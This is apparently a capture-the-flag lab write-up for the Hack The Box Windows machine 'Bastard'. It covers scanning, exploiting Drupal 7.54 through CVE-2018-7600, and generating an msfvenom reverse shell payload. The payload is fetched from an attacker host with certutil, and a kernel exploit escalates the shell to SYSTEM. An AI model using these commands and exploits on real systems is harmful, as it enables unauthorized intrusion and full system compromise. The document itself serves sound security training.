Welcome back hackers!! Today we will be doing another windows based box named Bastard. Sorry for the bad word, anyways lets jump in.


Enumeration

```
PORT      STATE SERVICE VERSION
80/tcp    open  http    Microsoft IIS httpd 7.5
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
| http-robots.txt: 36 disallowed entries (15 shown)
| /includes/ /misc/ /modules/ /profiles/ /scripts/
| /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
| /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php
/INSTALL.txt
|_/LICENSE.txt /MAINTAINERS.txt
|_http-favicon: Unknown favicon MD5:
CF2445DCB53A031C02F9B57E2199BC03
|_http-generator: Drupal 7 (http://drupal.org)
|_http-title: Welcome to Bastard | Bastard
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc   Microsoft Windows RPC
49154/tcp open  msrpc   Microsoft Windows RPC
```


As we can see there are three ports open. Two for windows RPC and one is running http. We will start with http.

Port 80 (HTTP)

From the scan, we can see the http-title says Drupal 7 and drupal has a history of being vulnerable. Also, there are quite a lot of entries in robots.txt which means we will be spending a lot of time in enumeration. Lets open our browser and start enumerating the application.




This is the landing site the server is hosting. Wappalyzer shows the CMS version is drupal 7. Lets enumerate more. From the CHANGELOG file we can confirm that the version of drupal CMS is 7.54:



Exploitation

I googled drupal 7.54 exploits and found that it suffers from a RCE vulnerability because of an issue affecting multiple subsystems with default or commin module configurations. You can copy the xploit code from this link: https://github.com/pimps/CVE-2018-7600/blob/master/drupa7-CVE-2018-7600.py
Running the script is fairly straightforward. Here is the syntax:



You can see the output of whoami command. Lets upload a shell and

get a fully interactive reverse shell. First generate 64-bit payload using msfvenom:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Bastard]
└─# msfvenom -p windows/x64/shell_reverse_tcp LHOST=[redacted] LPORT=5555 -f exe > shell.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of exe file: 7168 bytes
```

Next, host the file using python3 webserver and transfer the file using certutil:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Bastard]
└─# python3 exploit.py http://$IP -c "certutil -urlcache -f http://[redacted]:8009/shell.exe shell.exe"

================================================================
|         DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)          |
|                            by pimps                                    |
================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-1mW5RkE05xMwf9zqsQ6i5EBHetcBjy6WKYjmgkDt1yg
[*] Triggering exploit to execute: certutil -urlcache -f http://[redacted]:8009/shell.exe shell.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.
```

Open up netcat reverse shell to receive the shell and execute the payload just by calling shell.exe:

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Bastard]
└─# python3 exploit.py http://$IP -c "shell.exe"

================================================================
|         DRUPAL 7 ≤ 7.57 REMOTE CODE EXECUTION (CVE-2018-7600)          |
|                            by pimps                                    |
================================================================

[*] Poisoning a form and including it in cache.
[*] Poisoned form ID: form-wwytCWOFOdVSXC_HA6eZmPoTl3HAoBPu-xIjZ0sQ1P0
[*] Triggering exploit to execute: shell.exe
^CERROR: Something went wrong.
Traceback (most recent call last):
  File "/home/rishabh/HTB/Windows/Bastard/exploit.py", line 57, in <module>
    main()
```

```
┌──(root💀kali)-[/home/rishabh/HTB/Windows/Bastard]
└─# rlwrap nc -nvlp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.129.177.114.
Ncat: Connection from 10.129.177.114:61706.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

whoami
whoami
nt authority\iusr
```

Privilege Escalation

Run systeminfo command and you will see its running windows server 2008 and OS version is 6.1 7600. Your first guess should be going with a kernel exploit. I copied the systeminfo output, fed to exploit-suggester and it presented with few exploits:

```
┌──(root💀kali)-[/opt/Windows-Exploit-Suggester]
└─# python2 windows-exploit-suggester.py --database 2021-12-28-mssb.xls --systeminfo /home/rishabh/HTB/Windows/Bastard/systeminfo
[*] initiating winsploit version 3.3...
[*] database file detected as xls or xlsx based on extension
[*] attempting to read from the systeminfo input file
[+] systeminfo input file read successfully (utf-8)
[*] querying database file for potential vulnerabilities
[*] comparing the 0 hotfix(es) against the 197 potential bulletins(s) with a database of 137 known exploits
[*] there are now 197 remaining vulns
[+] [E] exploitdb PoC, [M] Metasploit module, [*] missing bulletin
[+] windows version identified as 'Windows 2008 R2 64-bit'
[*]
[M] MS13-009: Cumulative Security Update for Internet Explorer (2792100) - Critical
[M] MS13-005: Vulnerability in Windows Kernel-Mode Driver Could Allow Elevation of Privilege (2778930) - Important
[E] MS12-037: Cumulative Security Update for Internet Explorer (2699988) - Critical
[*]   http://www.exploit-db.com/exploits/35273/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5., PoC
[*]   http://www.exploit-db.com/exploits/34815/ -- Internet Explorer 8 - Fixed Col Span ID Full ASLR, DEP & EMET 5.0 Bypass (MS12-037), PoC
[*]
[E] MS11-011: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (2393802) - Important
```

```
[M] MS10-073: Vulnerabilities in Windows Kernel-Mode
Drivers Could Allow Elevation of Privilege (981957) -
Important
[M] MS10-061: Vulnerability in Print Spooler Service Could
Allow Remote Code Execution (2347290) - Critical
[E] MS10-059: Vulnerabilities in the Tracing Feature for
Services Could Allow Elevation of Privilege (982799) -
Important
[E] MS10-047: Vulnerabilities in Windows Kernel Could Allow
Elevation of Privilege (981852) - Important
[M] MS10-002: Cumulative Security Update for Internet
Explorer (978207) - Critical
[M] MS09-072: Cumulative Security Update for Internet
Explorer (976325) - Critical
[*] done
```

MS10-059 should be the way to go. Download the exploit from this link: https://github.com/egre55/windows-kernel-exploits/tree/master/MS10-059:%20Chimichurri/Compiled
Next, transfer the file to the victim using certutil. Again start a netcat listener. Run the exploit by supplying it remote ip address and port to connect to.

```
exploit.exe [redacted]4242
/Chimichurri/—>This exploit gives you a Local System shell <BR>/Chimichurri/—>Changing registry values ... <BR>/Chim
ichurri/—>Got SYSTEM token ... <BR>/Chimichurri/—>Running reverse shell ... <BR>/Chimichurri/—>Restoring default regi
stry values ... <BR>
C:\inetpub\drupal-7.54>
```

```
┌──(root💀kali)-[/home/rishabh/Desktop/transfers]
└─# rlwrap nc -nvlp 4242
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4242
Ncat: Listening on 0.0.0.0:4242
Ncat: Connection from 10.129.177.114.
Ncat: Connection from 10.129.177.114:61710.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

whoami
whoami
nt authority\system
```

You are now NT Authority/System. Cheers.